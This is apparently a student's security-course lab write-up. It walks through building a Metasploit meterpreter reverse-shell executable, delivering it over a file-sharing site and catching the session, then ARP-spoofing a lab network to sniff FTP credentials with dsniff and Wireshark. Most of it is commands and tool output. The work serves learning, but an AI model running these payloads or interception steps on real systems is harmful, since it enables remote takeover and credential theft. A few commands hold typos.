
ASSIGNMENT – DAY 6

Q1. Creating a payload and RCE.

1. for this I have taken a kali machine and a win server 2016.

Kali machine has ip -192.168.65.129

And windows had ip 192.168.65.132



2. I have used Metasploit to make a payload using

>> /windows/x64/meterpreter/reverse_tcp

```
msf5 > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.64.129 -b '\x00' -a x64 -i 50 -f exe -o assign.exe
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.64.129 -b '\x00' -a x64 -i 50 -f exe -o assign.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 3 compatible encoders
Attempting to encode payload with 50 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 50 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor succeeded with size 591 (iteration=1)
x64/xor succeeded with size 631 (iteration=2)
x64/xor succeeded with size 671 (iteration=3)
x64/xor succeeded with size 711 (iteration=4)
x64/xor succeeded with size 751 (iteration=5)
x64/xor succeeded with size 791 (iteration=6)
x64/xor succeeded with size 831 (iteration=7)
```

The payload file is assign.exe

Now I used a site filebin.net to deliver the payload to victim machine

And meanwhile started a listening port using multi/handler

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.65.129
LHOST => 192.168.65.129
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.65.129:4444
```


And now I have to wait for victim to execute the file , then we will get a meterpreter shell.

```
LHOST => 192.168.65.129
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.65.129:4444
[*] Sending stage (206403 bytes) to 192.168.65.132
[*] Meterpreter session 1 opened (192.168.65.129:4444 -> 192.168.65.132:49750) at 2020-09-01 12:26:49 -0400

meterpreter >
```


Q2. MITM attack

For this task I have taken 2 windows server 2016 machine and a kali machine.


1. I created a FTP server on one windows machine



Added a user whose password I knew for login purpose.



The other windows machine which will act as a client has an ip of 192.168.65.132 (NOTE: to perform MITM attack all 3 machine should be in same network)



2. next setup is to setup the arpspoof in kali machine.

a. enabling ip_forwarding

```
root@kali:/home/kali# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:/home/kali# sysctl -w net.ip4.ip_forward =1
```

b. setting up arpspoof

```
root@kali:/home/kali# arpspoof -i eth0 192.168.65.131 -r 192.168.65.132
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
root@kali:/home/kali# arpspoof -i eth0 -t 192.168.65.131 -r 192.168.65.132
0:c:29:ba:c8:17 0:c:29:96:1b:6c 0806 42: arp reply 192.168.65.132 is-at 0:c:29:ba:c8:17
0:c:29:ba:c8:17 0:c:29:f6:5c:a8 0806 42: arp reply 192.168.65.131 is-at 0:c:29:ba:c8:17
0:c:29:ba:c8:17 0:c:29:96:1b:6c 0806 42: arp reply 192.168.65.132 is-at 0:c:29:ba:c8:17
0:c:29:ba:c8:17 0:c:29:f6:5c:a8 0806 42: arp reply 192.168.65.131 is-at 0:c:29:ba:c8:17
0:c:29:ba:c8:17 0:c:29:96:1b:6c 0806 42: arp reply 192.168.65.132 is-at 0:c:29:ba:c8:17
0:c:29:ba:c8:17 0:c:29:f6:5c:a8 0806 42: arp reply 192.168.65.131 is-at 0:c:29:ba:c8:17
0:c:29:ba:c8:17 0:c:29:96:1b:6c 0806 42: arp reply 192.168.65.132 is-at 0:c:29:ba:c8:17
0:c:29:ba:c8:17 0:c:29:f6:5c:a8 0806 42: arp reply 192.168.65.131 is-at 0:c:29:ba:c8:17
```

For monitoring you can either use wireshark or dsniff.

3. logging from client side.

```
C:\Users\Administrator>ftp 192.168.65.131
Connected to 192.168.65.131.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.65.131:(none)): vitcher
331 Password required
Password:
230 User logged in.
ftp> help
Commands may be abbreviated.  Commands are:

!               delete          literal         prompt          send
?               debug           ls              put             status
append          dir             mdelete         pwd             trace
ascii           disconnect      mdir            quit            type
bell            get             mget            quote           user
binary          glob            mkdir           recv            verbose
bye             hash            mls             remotehelp
cd              help            mput            rename
close           lcd             open            rmdir
ftp> echo
Invalid command.
ftp> mkdir done
550 Access is denied.
ftp> pwd
257 "/" is current directory.
ftp> bye
221 Goodbye.
```

4. Monitoring

a. dsniff

```
dsniff: listening on eth0
09/01/20 11:21:16 tcp 192.168.65.132.49759 -> 192.168.65.131.21 (ftp)
USER vitcher
PASS Vishal@123
```

b. wireshark

ftp

o.	Time	Source	Destination	Protocol	Length	Info
41	12.131889481	192.168.65.131	192.168.65.132	FTP	81	Response: 220 Microsoft FTP Service
44	12.141118375	192.168.65.132	192.168.65.131	FTP	68	Request: OPTS UTF8 ON
47	12.141430607	192.168.65.131	192.168.65.132	FTP	112	Response: 200 OPTS UTF8 command successfu
58	15.111249314	192.168.65.132	192.168.65.131	FTP	68	Request: USER vitcher
61	15.111741652	192.168.65.131	192.168.65.132	FTP	77	Response: 331 Password required
78	18.819927199	192.168.65.132	192.168.65.131	FTP	71	Request: PASS Vishal@123
87	18.891763062	192.168.65.131	192.168.65.132	FTP	75	Response: 230 User logged in.
104	22.030985069	192.168.65.132	192.168.65.131	FTP	60	Request: XPWD
106	22.031276345	192.168.65.131	192.168.65.132	FTP	85	Response: 257 "/" is current directory.
119	24.696939965	192.168.65.132	192.168.65.131	FTP	60	Request: QUIT
121	24.697339962	192.168.65.131	192.168.65.132	FTP	68	Response: 221 Goodbye.

```
▸ Frame 58: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_f6:5c:a8 (00:0c:29:f6:5c:a8), Dst: VMware_ba:c8:17 (00:0c:29:ba:c8:17)
▸ Internet Protocol Version 4, Src: 192.168.65.132, Dst: 192.168.65.131
▸ Transmission Control Protocol, Src Port: 49760, Dst Port: 21, Seq: 15, Ack: 86, Len: 14
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
```

You can see in the picture above that both dsniff and wireshark has captured request data from client and response from server.

----------X----------